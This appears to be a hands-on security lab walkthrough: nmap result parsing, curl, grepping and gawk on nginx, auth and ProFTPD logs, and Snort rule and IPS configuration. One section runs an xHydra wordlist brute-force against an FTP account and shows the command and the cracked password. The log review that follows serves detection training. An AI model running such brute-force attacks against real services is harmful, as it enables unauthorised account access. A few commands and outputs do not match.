80 open tcp http lighttpd 1.4.35
3128 open tcp http-proxy Squid http proxy 2.7.STABLE9 Ignored State: filtered (997)

Host: 192.168.1.6 ()
22 open tcp ssh OpenSSH 5.9p1 Debian Subuntu1.4 (Ubuntu Linux; protocol 2.0)
25 open tcp smtp Postfix smtpd
80 open tcp http nginx 1.1.19

Host: 192.168.1.50 ()
21 open tcp ftp ProFTPD 1.3.4a
22 open tcp tcpwrapped
23 open tcp telnet Linux telnetd

Host: 10.1.1.1 ()
53 open tcp domain NLNet Labs Unbound
80 open tcp http lighttpd 1.4.35 Ignored State: filtered (998)

Host: 10.1.1.10 ()
21 open tcp ftp ProFTPD 1.3.4a
22 open tcp ssh OpenSSH 4.4 (protocol 1.99)
80 open tcp http Apache httpd 1.3.37 ((Unix) PHP|4.4.4)
139 open tcp netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
199 open tcp smux Linux SNMP multiplexer
445 open tcp netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
631 open tcp ipp CUPS 1.1
3306 open tcp mysql MySQL (unauthorized)
5801 open tcp http-proxy sslstrip
5901 open tcp vnc VNC (protocol 3.7)
6000 open tcp X11 (access denied)
```

5) Enter /home/scripts/scanreport.sh -f parsed.txt -I 192.168.1.30

```
root@Kali-Attacker:/tmp/reports# /home/scripts/scanreport.sh -f parsed.txt -I 192.168.1.50

Host: 192.168.1.50 ()
21 open tcp ftp ProFTPD 1.3.4a
22 open tcp tcpwrapped
23 open tcp telnet Linux telnetd
```

6) Enter /home/scripts/scanreport.sh -f parsed.txt -p 21

```
root@Kali-Attacker:/tmp/reports# /home/scripts/scanreport.sh -f parsed.txt -p 21

Host: 192.168.1.50 ()
21 open tcp ftp ProFTPD 1.3.4a

Host: 10.1.1.10 ()
21 open tcp ftp ProFTPD 1.3.4a
root@Kali-Attacker:/tmp/reports#
```

7) Enter /home/scripts/scanreport.sh -f parsed.txt -s ftp

```
root@Kali-Attacker:/tmp/reports# /home/scripts/scanreport.sh -f parsed.txt -s ftp

Host: 192.168.1.50 ()
21 open tcp ftp ProFTPD 1.3.4a

Host: 10.1.1.10 ()
21 open tcp ftp ProFTPD 1.3.4a
root@Kali-Attacker:/tmp/reports#
```

## Log Analysis grep with Curl

### 1) Enter /home/scripts/scan.report.sh -f parsed.txt -p 80

```
root@Kali-Attacker:/tmp/reports# /home/scripts/scanreport.sh -f parsed.txt -p 80
Host: 192.168.1.1 ()
80 open tcp http lighttpd 1.4.35

Host: 192.168.1.6 ()
80 open tcp http nginx 1.1.19
The quieter you become, the more you are able to hear.

Host: 192.168.1.50 ()
Host: 10.1.1.1 ()
80 open tcp http lighttpd 1.4.35 Ignored State: filtered (998)

Host: 10.1.1.10 ()
80 open tcp http Apache httpd 1.3.37 ((Unix) PHP|4.4.4)

Host: 203.0.113.1 ()
80 open tcp http lighttpd 1.4.35 Ignored State: filtered (998)
```

### 2) Enter curl <http://192.168.1.6>

```
root@Kali-Attacker:/tmp/reports# curl http://192.168.1.6
<html>
<head>
<title>Welcome to the Security Onion Server</title>
<style>
body{
font-family: Helvetica, Arial, sans-serif;
}
.message{
width:330px;
padding:20px 40px;
margin:0 auto;
background-color:#f9f9f9;
border:1px solid #ddd;
}
.center{
margin:40px 0;
}
.h1{
font-size: 18px;
line-height: 26px;
}
.p{
font-size: 12px;
}
</style>
</head>
<body>
<center></center>
<div class="message">
<h1>Welcome to the Security Onion Server</h1>
<p>The website is currently undergoing maintenance.</p>
<p>For help and support, please contact: <a href="mailto:sadmin@example.com">sadmin@example.com</a></p>

```

### 3) Enter curl <http://192.168.1.6> | grep @

```
root@Kali-Attacker:/tmp/reports# curl http://192.168.1.6 | grep @
% Total    % Received % Xferd  Average Speed   Time   Time     Current
          Dload  Upload Total   Spent    Left Speed
100  791  100  791    0      0  152k      0 --:--:--:--:--:--:--:--:-- 193k
<p>For help and support, please contact: <a href="mailto:sadmin@example.com">sadmin@example.com</a></p>
```


4) Enter **nmap -T4 -A -v 192.168.1.6**

```
root@Kali-Attacker:/tmp/reports# nmap -T4 -A -v 192.168.1.6
Starting Nmap 6.47 ( http://nmap.org ) at 2022-02-19 14:06 EST
NSE: Loaded 118 scripts for scanning.
NSE: Script Pre-scanning.
Initiating Ping Scan at 14:06
Scanning 192.168.1.6 [4 ports]
Completed Ping Scan at 14:06, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:06
```

5) Select the world icon



6) Enter "192.168.1.6" into the web browser



## Using grep with Logs -Security Onion

- 1) Log into Security Onion with the login and password, select "login"



- 2) Open the terminal



- 3) Enter **cd /var/log/nginx**

```
soadmin@Security-Onion:~$ cd /var/log/nginx
```

- 4) Enter **cat access.log**

```
soadmin@Security-Onion:/var/log/nginx$ cat access.log
203.0.113.2 - - [19/Feb/2022:19:05:03 +0000] "GET / HTTP/1.1" 200 791 "-" "curl/7.26.0"
203.0.113.2 - - [19/Feb/2022:19:05:37 +0000] "GET / HTTP/1.1" 200 791 "-" "curl/7.26.0"
203.0.113.2 - - [19/Feb/2022:19:06:24 +0000] "GET / HTTP/1.0" 200 791 "-" "-"
203.0.113.2 - - [19/Feb/2022:19:06:58 +0000] "GET / HTTP/1.1" 200 453 "-" "Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140925 Firefox/24.0 Iceweasel/24.8.1"
203.0.113.2 - - [19/Feb/2022:19:06:58 +0000] "GET /securityonion_logo.jpg HTTP/1.1" 200 54051 "http://192.168.1.6/" "Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140925 Firefox/24.0 Iceweasel/24.8.1"
203.0.113.2 - - [19/Feb/2022:19:06:58 +0000] "GET /favicon.ico HTTP/1.1" 200 453 "-" "Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140925 Firefox/24.0 Iceweasel/24.8.1"
203.0.113.2 - - [19/Feb/2022:19:08:54 +0000] "GET /robots.txt HTTP/1.1" 200 791 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [19/Feb/2022:19:08:54 +0000] "OPTIONS / HTTP/1.1" 405 173 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [19/Feb/2022:19:08:54 +0000] "GET / HTTP/1.1" 200 791 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [19/Feb/2022:19:08:54 +0000] "GET /.git/HEAD HTTP/1.1" 200 791 "
```

## 5) Enter **cat access.log | grep Nmap**

```
soadmin@Security-Onion:/var/log/nginx$ cat access.log |grep Nmap
203.0.113.2 - - [19/Feb/2022:19:08:54 +0000] "GET /robots.txt HTTP/1.1" 200 791
"-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [19/Feb/2022:19:08:54 +0000] "OPTIONS / HTTP/1.1" 405 173 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [19/Feb/2022:19:08:54 +0000] "GET / HTTP/1.1" 200 791 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [19/Feb/2022:19:08:54 +0000] "GET /.git/HEAD HTTP/1.1" 200 791
"-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [19/Feb/2022:19:08:54 +0000] "OPTIONS / HTTP/1.1" 405 173 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [19/Feb/2022:19:08:55 +0000] "OPTIONS / HTTP/1.1" 405 173 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
203.0.113.2 - - [19/Feb/2022:19:08:55 +0000] "GET /favicon.ico HTTP/1.1" 200 791
"-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; http://nmap.org/book/nse.html)"
```

## 6) Enter **cat access.log | grep Firefox**

```
soadmin@Security-Onion:/var/log/nginx$ cat access.log | grep Firefox
203.0.113.2 - - [19/Feb/2022:19:06:58 +0000] "GET / HTTP/1.1" 200 453 "-" "Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140925 Firefox/24.0 Iceweasel/24.8.1"
203.0.113.2 - - [19/Feb/2022:19:06:58 +0000] "GET /securityonion_logo.jpg HTTP/1.1" 200 54051 "http://192.168.1.6/" "Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140925 Firefox/24.0 Iceweasel/24.8.1"
203.0.113.2 - - [19/Feb/2022:19:06:58 +0000] "GET /favicon.ico HTTP/1.1" 200 453
"-" "Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140925 Firefox/24.0 Iceweasel/24.8.1"
soadmin@Security-Onion:/var/log/nginx$
```

## 7) Enter **cat access.log | grep curl**

```
soadmin@Security-Onion:/var/log/nginx$ cat access.log | grep curl
203.0.113.2 - - [19/Feb/2022:19:05:03 +0000] "GET / HTTP/1.1" 200 791 "-" "curl/7.26.0"
203.0.113.2 - - [19/Feb/2022:19:05:37 +0000] "GET / HTTP/1.1" 200 791 "-" "curl/7.26.0"
soadmin@Security-Onion:/var/log/nginx$
```

## Log Analysis with Gawk

- 1) In the Kali terminal, enter **ssh 10.1.1.10**

```
root@Kali-Attacker: ~
File Edit View Search Terminal Help
root@Kali-Attacker:~# ssh 10.1.1.10
```

- 2) Enter the password

```
root@10.1.1.10's password:
Linux 2.6.20-BT-PwnSauce-NOSMP.
bt ~ #
```

- 3) Enter **groupadd anongroup**

```
Linux 2.6.20-BT-PwnSauce-NOSMP
bt ~ # groupadd anongroup
bt ~ #
```

- 4) Enter **cat /etc/group**

```
bt ~ # groupadd anongroup
bt ~ # cat /etc/group
root::0:root
bin::1:root,bin,daemon
daemon::2:root,bin,daemon
sys::3:root,bin,adm
adm::4:root,adm,daemon
tty::5:
disk::6:root,adm
lp::7:lp
mem::8:
kmem::9:
wheel::10:root
floppy::11:root
mail::12:mail
news::13:news
uucp::14:uucp
man::15:
audio::17:
video::18:
cdrom::19:
```

- 5) Enter **useradd ben -g anongroup**

```
bt ~ #
bt ~ # useradd ben -g anongroup
bt ~ #
```

- 6) Enter **password ben**

```
bt ~ # passwd ben
Changing password for ben
Enter the new password (minimum of 5, maximum of 127 characters)
Please use a combination of upper and lower case letters and numbers.
New password: *****
```

- 7) Enter the new password for Ben

Note: You will have to enter it twice

\*Continue these steps to add as many users as needed

```
bt ~ # passwd ben
Re-enter new password: *****
Password changed.
```

8) Enter **cd /var/log**

```
bt ~ # cd /var/log
bt log # cat secure

May 4 13:14:29 (none) login[4138]: ROOT LOGIN on `tty1'
May 4 15:27:45 (none) login[2653]: ROOT LOGIN on `tty1'
May 4 15:33:58 (none) login[2649]: ROOT LOGIN on `tty1'
May 4 15:56:15 (none) login[2646]: ROOT LOGIN on `tty1'
May 5 10:13:26 (none) login[2648]: ROOT LOGIN on `tty1'
May 5 10:22:17 (none) login[2647]: ROOT LOGIN on `tty1'
May 5 10:32:27 (none) login[2646]: ROOT LOGIN on `tty1'
May 5 10:46:34 (none) login[2647]: ROOT LOGIN on `tty1'
May 5 23:39:18 (none) login[2680]: ROOT LOGIN on `tty1'
```

You can view all password changes

```
Feb 19 19:18:19 (none) passwd[15031]: password for `ben' changed by `root'
bt log #
```

9) Enter **cat secure | grep "new user"**

```
bt log # cat secure | grep "new user"
Mar 11 21:35:35 (none) useradd[10719]: new user: name=ftpadmin, uid=1001, gid=10
9, home=/home/ftp, shell=/bin/false
Feb 19 19:17:08 (none) useradd[14831]: new user: name=ben, uid=1002, ho
me=/home/ben, shell=
```

10) Enter **gawk '{print \$6,\$7,\$8}' secure | grep "new user"**

```
bt log # gawk '{print $6,$7,$8}' secure | grep "new user"
new user: name=ftpadmin
```


## Hydra

- 1) Within Kali enter **xhydra**


```
root@Kali-Attacker:~# xhydra
```

- 2) Enter "10.1.1.10" IN THE Single Target box


- 3) Select "ftp" as the protocol




- 4) Select passwords at the top
- 5) Enter "ftpadmin" as the username
- 6) Double click on Password List




- You will upload a password list
- 7) Select File System
  - 8) Enter “ /tmp/wordlists/passlist”
  - 9) Select Open



10) Select Start at the top and Start at the bottom left



Notice the log in and password were revealed



The screenshot shows the xHydra application window. The title bar says "xHydra". The menu bar includes "Quit", "Target", "Passwords", "Tuning", "Specific", and "Start". The "Start" tab is selected. The main area is titled "-Output" and contains the following text:

```
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2022-02-19 14:26:40
[DATA] 16 tasks, 1 server, 55 login tries (l:1/p:55), ~3 tries per task
[DATA] attacking service ftp on port 21
[21][ftp] host: 10.1.1.10  login: ftpadmin  password: ftp
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-02-19 14:27:01
<finished>
```

At the bottom of the window, there is a toolbar with buttons for "Start", "Stop", "Save Output", and "Clear Output". Below the toolbar, the command used to run the attack is displayed: "hydra -l ftpadmin -P /tmp/wordlists/passlist -t 16 10.1.1.10 ftp".

## FTP Access Analysis

- Within the DVL Server, open the terminal



- Enter cd /var/log

```
bt ~ # cd /var/log
bt log #
```

- Enter tail -50 proftpd.log

```
bt log # tail -50 proftpd.log
Feb 19 19:27:00 bt proftpd[17751] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): mod_delay/0.5: de
laying for 107 usecs
Feb 19 19:27:00 bt proftpd[17747] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): FTP session close
d.
Feb 19 19:27:00 bt proftpd[17742] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): wtmp /var/log/wtm
p: No such file or directory
Feb 19 19:27:00 bt proftpd[17742] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): FTP session close
d.
Feb 19 19:27:00 bt proftpd[17749] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): FTP session close
d.
Feb 19 19:27:00 bt proftpd[17743] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): FTP session close
d.
Feb 19 19:27:00 bt proftpd[17744] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Lo
gin failed): Incorrect password.
Feb 19 19:27:00 bt proftpd[17744] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): mod_delay/0.5: de
laying for 690 usecs
Feb 19 19:27:00 bt proftpd[17753] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Lo
gin failed): Incorrect password.
Feb 19 19:27:00 bt proftpd[17753] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): mod_delay/0.5: de
laying for 735 usecs
Feb 19 19:27:00 bt proftpd[17746] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Lo
gin failed): Incorrect password.
Feb 19 19:27:00 bt proftpd[17746] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): mod_delay/0.5: de
laying for 740 usecs
Feb 19 19:27:00 bt proftpd[17752] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Lo
gin failed): Incorrect password.
Feb 19 19:27:00 bt proftpd[17752] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): mod_delay/0.5: de
laying for 776 usecs
Feb 19 19:27:00 bt proftpd[17745] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Lo
gin failed): Incorrect password.
Feb 19 19:27:00 bt proftpd[17745] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): mod_delay/0.5: de
```

- Enter cat proftpd.log | grep "Incorrect"

You can now view accounts who failed to enter the correct password

```
bt log # cat proftpd.log | grep "Incorrect"
Mar 11 22:55:53 bt proftpd[2664] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Log
in failed): Incorrect password.
Mar 11 22:55:53 bt proftpd[2665] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Log
in failed): Incorrect password.
Mar 11 22:55:53 bt proftpd[2664] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Log
in failed): Incorrect password.
Mar 11 22:55:53 bt proftpd[2666] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Log
in failed): Incorrect password.
Mar 11 22:55:53 bt proftpd[2667] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Log
in failed): Incorrect password.
Mar 11 22:55:53 bt proftpd[2670] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Log
in failed): Incorrect password.
Mar 11 22:55:53 bt proftpd[2664] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Log
in failed): Incorrect password.
Mar 11 22:55:53 bt proftpd[2667] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Log
in failed): Incorrect password.
Mar 11 22:55:53 bt proftpd[2670] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Log
in failed): Incorrect password.
Mar 11 22:55:53 bt proftpd[2672] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Log
in failed): Incorrect password.
Mar 11 22:55:53 bt proftpd[2673] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Log
in failed): Incorrect password.
Mar 11 22:55:53 bt proftpd[2671] localhost (::ffff:203.0.113.2[::ffff:203.0.113.2]): USER ftpadmin (Log
in failed): Incorrect password.
```

## Disabling Rulesets in Snort

- 1) Enter **ls /etc/snort/rules**  
You will see a list of snort rules

```
support@IPS-LAN:~$ ls /etc/snort/rules
attack-responses.rules      community-web-dos.rules  policy.rules
backdoor.rules               community-web-iis.rules  pop2.rules
bad-traffic.rules            community-web-misc.rules  pop3.rules
chat.rules                  community-web-php.rules  porn.rules
community-bot.rules          ddos.rules              rpc.rules
community-deleted.rules     deleted.rules           rservices.rules
community-dos.rules          dns.rules               scan.rules
community-exploit.rules    dos.rules               shellcode.rules
community-ftp.rules          experimental.rules   smtp.rules
community-game.rules         exploit.rules          snmp.rules
community-icmp.rules         finger.rules          sql.rules
community-inap.rules         ftp.rules              telnet.rules
community-inappropriate.rules icmp-info.rules    tftp.rules
community-mail-client.rules  icmp.rules             virus.rules
community-misc.rules         imap.rules            web-attacks.rules
community-nntp.rules         info.rules            web-cgi.rules
community-oracle.rules       local.rules           web-client.rules
community-policy.rules      misc.rules            web-coldfusion.rules
community-sip.rules          multimedia.rules   web-frontpage.rules
community-smtp.rules         mysql.rules           web-iis.rules
community-sql-injection.rules netbios.rules        web-misc.rules
community-virus.rules        nntp.rules            web-php.rules
community-web-attacks.rules oracle.rules         x11.rules
community-web-cgi.rules     other-ids.rules
community-web-client.rules  p2p.rules
```

- 2) Enter **sudo sed -n '503,524p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ support@IPS-LAN:~$ sudo sed -n '503,524p' /etc/snort/snort.conf
#####
# Step #7: Customize your rule set
# For more information, see Snort Manual, Writing Snort Rules
#
# NOTE: All categories are enabled in this conf file
#####

# site specific rules
include $RULE_PATH/local.rules

include $RULE_PATH/attack-responses.rules
include $RULE_PATH/backdoor.rules
include $RULE_PATH/bad-traffic.rules
# include $RULE_PATH/blacklist.rules
# include $RULE_PATH/botnet-cnc.rules
include $RULE_PATH/chat.rules
# include $RULE_PATH/content-replace.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/community-dos.rules
include $RULE_PATH/exploit.rules
```

- 3) Enter **sudo sed -i '513,595s/^#/'** /etc/snort/snort.conf

```
support@IPS-LAN:~$ support@IPS-LAN:~$ sudo sed -i '513,595s/^#/\' /etc/snort/snort.conf
support@IPS-LAN:~$
```

4) Enter **sudo sed -n '503,524p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -n '503,524p' /etc/snort/snort.conf
#####
# Step #7: Customize your rule set
# For more information, see Snort Manual, Writing Snort Rules
#
# NOTE: All categories are enabled in this conf file
#####

# site specific rules
include $RULE_PATH/local.rules

#include $RULE_PATH/attack-responses.rules
#include $RULE_PATH/backdoor.rules
#include $RULE_PATH/bad-traffic.rules
## include $RULE_PATH/blacklist.rules
## include $RULE_PATH/botnet-cnc.rules
#include $RULE_PATH/chat.rules
## include $RULE_PATH/content-replace.rules
#include $RULE_PATH/ddos.rules
#include $RULE_PATH/dns.rules
#include $RULE_PATH/dos.rules
#include $RULE_PATH/community-dos.rules
#include $RULE_PATH/exploit.rules
support@IPS-LAN:~$
```

[Enabling IPS](#)

1) Enter **sudo sed -n '228,241p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -n '228,241p' /etc/snort/snort.conf
#####
# Step #5: Configure preprocessors
# For more information, see the Snort Manual, Configuring Snort - Preprocessors
#####

# Inline packet normalization. For more information, see README.normalize
# Does nothing in IDS mode
preprocessor normalize_ip4
preprocessor normalize_tcp: ips ecn stream
preprocessor normalize_icmp4
preprocessor normalize_ip6
preprocessor normalize_icmp6
support@IPS-LAN:~$
```

2) Enter **sudo sed -I '236,240s/^/#/' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -I '236,240s/^/#/' /etc/snort/snort.conf
support@IPS-LAN:~$
```

3) Enter **sudo sed -n '228,241p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -I '236,240s/^/#/' /etc/snort/snort.conf
support@IPS-LAN:~$ sudo sed -n '228,241p' /etc/snort/snort.conf
#####
# Step #5: Configure preprocessors
# For more information, see the Snort Manual, Configuring Snort - Preprocessors
#####

# Inline packet normalization. For more information, see README.normalize
# Does nothing in IDS mode
preprocessor normalize_ip4
preprocessor normalize_tcp: ips ecn stream
preprocessor normalize_icmp4
preprocessor normalize_ip6
preprocessor normalize_icmp6
support@IPS-LAN:~$
```

- 4) Enter **sudo sed -i 106i\# Allow drop rules to be triggered\config policy\_mode:inline /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -i '106i\
# Allow drop rules to be triggered\
config policy_mode:inline' /etc/snort/snort.conf
support@IPS-LAN:~$
```

- 5) Enter **sudo sed -n '102,108p' /etc/snort/snort.conf**

```
support@IPS-LAN:~$ sudo sed -n '102,108p' /etc/snort/snort.conf
#####
# Step #2: Configure the decoder. For more information, see README.decode
#####
# Allow drop rules to be triggered
config policy_mode:inline
```

